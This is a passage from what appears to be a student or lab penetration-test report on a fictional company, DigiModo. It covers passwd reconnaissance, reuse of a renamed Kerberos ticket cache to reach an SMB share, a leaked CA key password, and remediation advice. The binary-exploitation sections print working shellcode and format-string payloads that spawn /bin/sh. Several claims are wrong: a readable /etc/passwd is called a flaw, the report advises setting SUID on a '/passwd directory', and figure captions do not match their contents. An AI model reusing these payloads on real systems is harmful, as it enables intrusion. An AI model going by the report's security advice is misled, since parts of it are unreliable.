uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
sysadm:x:1000:1000:sysadm,,,:/home/sysadm:/bin/bash
ntp:x:104:107::/home/ntp:/bin/false
uuidd:x:100:101::/run/uuidd:/bin/false
systemd-timesync:x:105:110:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:106:111:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:107:112:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:108:113:systemd Bus Proxy,,,:/run/systemd:/bin/false
messagebus:x:109:115::/var/run/dbus:/bin/false
rmorris:*:1100:1100:Robert Morris:/home/rmorris:/bin/bash
ecorley:*:1101:1100:Eric Corley:/home/ecorley:/bin/bash
cgoggans:*:1102:1100:Chris Goggans:/home/cgoggans:/bin/bash
kmitnick:*:1103:1100:Kevin Mitnick:/home/kmitnick:/bin/bash
jdraper:*:1104:1100:John Draper:/home/jdraper:/bin/bash
ignoreusername:*:1111:1100:FLAG e4b3e3241fdbf8dd446c21810b3b1339270e58f9956dd089e5a963ed3
497c8f8:/home/ignoreusername:/bin/bash
```


Figure 10: Reconnaissance to investigate other user information

Further reconnaissance of the dev machine led to the discovery that passwd had no protections. Meaning any user can run *cat /etc/passwd* and view the other users that have access. Typically files with sensitive information as such need root authority to access. This is a vulnerability because as a user we should not be able to see the other users username, home directory, and other user specific information. As an attacker viewing such information makes it easy for us to find other user profiles to attack.

3.3.3 Bypassing Kerberos Authentication

```
Klist
    Credentials cache file '/tmp/krb5cc_1100' not found
mv krb5cc_1100_uL6ARkwNUw krb5cc_1100
Smbclient //file.digimodo.biz/rmorris -k
Smb: \> ls
Smb: \> more FLAG.txt
```

Figure 11: Attacking Kerberos Authentication



```
rmorris@dev:/tmp$ smbclient //file.digimodo.biz/rmorris -k
Domain=[DIGIMODO.BIZ] OS=[Windows 6.1] Server=[Samba 4.2.10-Debian]
smb: \> ls
  .                                   D        0  Wed Nov  2 23:38:21 2016
  ..                                  D        0  Fri Nov 28 23:26:16 2014
  CA_SIGNING_DOCS.txt                 N      442  Wed Dec 24 12:17:12 2014
  FLAG.txt                            N       65  Wed Nov  2 23:38:21 2016
  .bashrc                             H     3392  Fri Nov 28 23:26:16 2014
  .profile                            H      675  Fri Nov 28 23:26:16 2014
  .bash_logout                        H      220  Fri Nov 28 23:26:16 2014

                7736784 blocks of size 1024. 5359304 blocks available
smb: \>
```

Figure 12: Shared Private Files

From one of the previous exploits through which we found rmorris's private and public ssh key we found additional information which gave us better understanding of how the different machines in the system are interacting with each other. Specifically, the key had rmorris-kerberos-user in front of it. Through one of our initial exploit attempts we had also found a list of machines part of the system. These two findings led us to conclude that there a two machines using kerberos, a network authentication protocol, to share files through microsoft file sharing. By running the first command seen in Figure X we are able to see the current kerberos tickets in the cache, however, the first time we ran the command it returned an error because the file name for the cache the kerberos authentication is looking for was not there. After further investigation there was a kerberos ticket cached just named different. We simply changed the name to what was need to be authenticated and ran the next command to gain access of the file sharing. This gave us several important files in addition to a flag.

This is a high risk vulnerability because important files are easily exposed and accessible by simply changing the ticket name. The kerberos authentication protocol is in place to provide secure sharing of files however we were able to get a ticket to gain access of these files and bypass all the security. Furthermore, there were no protections were put on the cached ticket which allowed us to easily change the name to match what kerberos was looking for.

3.3.4 Binary Exploitation

```
./certreq $(python -c 'print "A"*36 + "\x40\xee\xff\xbf" + "\x90"*24 +
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x
8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"')
```

Figure 13: DNS Information

To get access to the sign user we exploited the certreq binary inside the /home/sign/bin/ folder. We used a buffer overflow to run a shell within the program. This allowed us to add ourselves to the ssh authorized_keys for sign. This allowed us to ssh as sign and gain access to the new certreq program at /home/newsign/bin.

3.3.5 Binary Exploitation 2


```
export SHELLCODE=$(python -c 'print
"\x90"*1000 +"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88
\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\x
db\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"')
./certreq $(python -c 'print
"\x9c\x9c\x04\x08\x9e\x9c\x04\x08%19$62849x%19$hn%20$30001782x%20$hn"')
```

Figure 14: DNS Information

To get access to the newsign user we exploited the new certreq binary inside the /home/newsign/bin/ folder. We used a buffer overflow to run a shell within the program. This allowed us to add ourselves to the ssh authorized_keys for sign. This allowed us to ssh as sign and gain access to the new certreq program at /home/newsign/bin.

3.4 Valid SSL Certificate

3.4.1 Compromising the Certificate Authority Key



```
DigiModo Certificate Authority - CA signing documentation

GENERATING A NEW CERTIFICATE REQUEST:
---
openssl req -config openssl.cnf -new -nodes -out yourname.digimodo.biz.csr -keyo
ut private/yourname.digimodo.biz.key
---

SIGNING A CSR:
---
ssh sign@ca.digimodo.biz
cd /home/sign/DigiModoCA/
openssl ca -config openssl.cnf -out certs/yourname.digimodo.biz.crt -infiles you
rname.digimodo.biz.csr
[the password for cakey.pem is "signIt"]
---

/tmp/smbmore.KyEf1v (END)
```

Figure 15: DNS Information

In an earlier step we exploited the kerberos authentication protocol to gain access of private and important files shared between two machines. One of the files gave step by step instructions and commands to verify and generating certificates. Once we elevated ourselves to newsign we were able to easily create certificates and verify them as well as we pleased. This is a major vulnerability that the CA signing documentation first of all is available to any user including rmorris who did not have authority to verify or generate certificates.

4 Suggested Controls

The purpose of this penetration test was to focus on concentrating on the most exploitable issues that DigiModo is currently facing and to see if an actual attacker could take advantage of them. This report should widen the perspective of the actual risks and provide you with enough information to make better decisions about where to allocate security resources to fix the problems. We have highlighted the most important suggested controls that need need to be addressed in order to secure DigiModo

4.1.1 Protecting Against SQL Injection

This section will covered the vulnerabilities that were explained in the Methodology section (2.2.3, 2.2.7, and 2.2.8). As it has been proven on the report, the use of sqlmap allowed us to identify major vulnerabilities in DigiModo where it allowed us to gain information and access for a successful penetration test. SQL injection is a very high risk vulnerability that needs to be properly handle and to avoid hindrance to the company's reputation. That been said, we have provided a detailed summary for a few methods to protect against this exploitation.

For starters, it was proven that the application allows unfiltered input into the SQL. The application needs to increase the filtering out of all characters with special meaning in SQL, like single or double quotes, semicolons, the comment introducer, etc. This is something that has to be performed by the developers within the code itself. In addition, it is advisable to never concatenate user input within the application to form the SQL sent to the database. The easy way to do this is to use parameterised statements. Parameterised statements are where the variable parts of the SQL are replaced with markers such as, a question mark, (?). Employing comprehensive data sanitization will allow for the website to filter all user input. Ideally, user data should be filtered for context.

Going into a deeper level of SQL injection mitigation it is important to describe how a data access routine can validate its input parameters by using regular expressions prior to using the parameters in a SQL statement. Using stored procedures does not necessarily prevent SQL injection. The important thing to do is to use parameters with stored procedures. If you do not use parameters, your stored procedures can be susceptible to SQL injection if they use unfiltered input. Because using stored procedures with parameters does not necessarily prevent SQL injection, you should review your application's use of this type of stored procedure. In addition to, regularly applying software patches. Since SQL injection vulnerabilities are regularly identified in commercial software, it is important to stay up to date on patching.

4.1.2 Directory Traversal Limitations

There are several measures that developers can take to prevent directory traversal attacks and vulnerabilities. For starters, programmers should be trained to validate user input from browsers. Input validation ensures that attackers cannot use commands that leave the root directory or violate other access privileges. Beyond this, filters can be used to block certain user input. Many other web applications typically employ filters to block URLs containing commands and escape codes that are commonly used by attackers. Additionally, web server software (and any software that is used) should be kept up-to-date with current patches. Regularly patching software is a critical practice for reducing security risk, as software patches typically contain security fixes.

4.1.3 DNS Reconnaissance

For this exploitation mitigation, the problem with this system is that we were able to infiltrate and gain access to the DNS. The underlying problem is one of DNS server configuration which their default settings are not fully secure. It is advisable to keep the client side of the DNS, the resolver, private and protected. If you operate your own resolver, its usage should be restricted to users on your network to help prevent its cache being poisoned by hackers outside your organization as it was done in these tests. It should not be open to external users. Furthermore, DigiModo should spend some time managing the DNS servers securely. Monitor your servers to ensure that you have visibility into their status and any changes made to them or unexpected behavior. The quicker you can spot malicious activity, the less likely your domain can be subverted.

To put into perspective the dangers that can occur from an unprotected DNS, we elaborate on DNS cache poisoning attacks which commonly use multiple responses to each query as an attacker attempts to predict or brute force the transaction ID and the UDP source port to corrupt the DNS cache. For the firewall to successfully mitigate cache poisoning attacks, both the initial DNS query and the subsequent non-malicious DNS response will need to transit the firewall. DNS cache poisoning attacks use DNS open resolvers when attempting to corrupt the DNS cache of vulnerable resolvers. Utilizing the DNS application inspection flag filtering feature, these attacks can be minimized by dropping DNS messages with the RD flag present in the DNS header.

4.1.4 Ssh Tunneling

Ssh was also one of the major vulnerabilities made possible by the webapp. By giving access to the .ssh folder the user can modify the authorized keys. This can be prevented by either hiding the .ssh folder, configuring ssh to require a password, or only let administrators ssh. Most of the other exploits were possible because of ssh tunneling, so by limiting the use of ssh throughout the system would stop this. For better security a network-based solution for monitoring encrypted connections, controlling the actions within those connections, securing the ssh keys properly and away from accessible systems, and auditing the activity would be recommended.

4.1.5 Zone Transferring

As DigiModo aware, having your own Domain Names System is a vital and critical component for the company to operate. In the explained vulnerability under 2.2.9, it was explained the easy access that was gained to the unsecured DNS through zone transferring. Through the exploitation, a DNS query cause zone transfers to dump the entirety of its zone database file such as the information of the schema and infrastructure services. It is advisable that in order to prevent this vulnerability by configuring the DNS servers to deny zone transfer requests or by configuring the DNS servers to allow zone transfers only to specific servers in the DigiModo organization. Firewalls can be used to gain access control over who can connect to the DNS servers. In this special case, the DNS server is used in the internal network for internal client queries, which means that DigiModo should configure firewalls to block connections from external hosts to those DNS servers. And of course, the firewall policy setting should block internal users from using the DNS protocol to connect to external DNS servers.

4.1.6 Configure Strict-Host-Key-Checking

There are a number of tricks that can make managing host keys easier and more secure for you and/or you users. Maintain a global known hosts files (/etc/ssh/ssh_known_hosts) that contains all the machines to which your users will connect. If you take the time to verify these keys, then you would not need to rely on the users to do so independently. This would allow the opportunity to centralized the host key access and being able to secure it better. In exploit 2.3.0 of the Methodology, we explained how strict-host-key-checking was unsafe, meaning that it ignored errors with the server's host key when the connection was established. DigiModo should established the importance of host checking to mitigate and handle this vulnerability.

4.1.7 Protecting the Filesystem

This is a simple suggested control that will allow DigiModo from protecting and securing crucial directories, such as *"/passwd",* which enable for an even more successful penetration test. This can be avoided by incorporating SUID/SGID to the directories. Just like DigiModo handle some of its files, they are advisable to do the same for the important directories. This means that if the SUID bit is set for the *"/passwd"* directory then the user ID would be set as that of the owner of the application/file/directory rather than the current with minimal authorization. Providing the directory with a SUID/SGID bit set, will ensure that it would only be accessible by the initial creator who set it up.

4.1.7 Kerberos Protocol Enhancement

A successful integration of Kerberos should be able to provide authentication and appropriate session security services with the same level of protection as provided by the Kerberos environment in which the application is deployed. Furthermore, under normal operation, which is not the case here, Kerberos should not require user interaction. User interaction when the application is first configured may be desirable. But when a user who already has Kerberos credentials attempts to use the application, they need to avoid application interaction to properly authenticate since this cause the accessibility of the ticket and key to bypass this protocol. In addition, it is recommended to configure ticket expiration. This would have denied permission in the penetration test since with this Kerbero implementation will not permit security context to be used after the expiration ticket has been established. In other words, Kerberos can still be used to provide confidentiality, and with this ticket configuration, DigiModo will rely on restricting this access automatically through the ticket expiration. Consequently, applications depending on long-lived sessions should establish new security contexts before existing security context expire.

4.1.8 Binary Exploitation

The binaries for certreq were exploitable because they were compiled in way that made them vulnerable to exploits. Normally, there are values in the stack that when overwritten, tell the program that there is something wrong. These can be added by compiling using the *flags -fstack-protector or -fstack-protector-all*. Another flag that provides protection is *-D_FORTIFY_SOURCE*, which adds additional static and dynamic bounds checking to a number of functions that normally provide none. More importantly however, make sure that "*kernel.randomize_va_space=1*" in */etc/sysctl.d/local.conf* (or */etc/sysctl.conf* on systems without a *sysctl.d* directory) or run "*sudo sysctl -w kernel.randomize_va_space=1*" to temporarily enable it. This will make sure that Address Space Layout Randomization is enabled, which prevents most trivial binary exploits.

5 Conclusion

DigiModo suffered a series of control failures, which led to a complete compromise of critical network and system weaknesses. In conclusion, this report should provide enough information to increase awareness of security issues and to test intrusion detection and response capabilities that were conducted on the accessible systems and network. Furthermore, it properly provides a detailed and risk assessment rankings that will assist with the decision of which vulnerabilities DigiModo Certificate Authority should prioritize first. Remember that these performed penetration test reflect the extent to which malicious hackers will go to exploit vulnerabilities.

In conclusion, it is in our best opinion that DigiModo presents a **Higher** security risk due to:

- SQL injection, which resulted in, decreased the database protection making them gateways for accessing privileged and delicate information.
- Binary exploitation that subverted the the compiled application such that it violated the trust boundary and memory corruption.
- <u>And</u> <u>most</u> <u>importantly,</u> compromising the CA key to have the ability to so signing a valid certificate.

The penetration test alone provides no improvement in the security of a computer or network. However, by prioritizing the **High** risk level vulnerabilities mentioned above, DigiModo should have enough information and guidelines to make an informed decision to upgrade their defenses. Appropriate efforts should be undertaken to introduce effective network segmentation, which could help mitigate the effect of cascading security failures throughout the DigiModo infrastructure.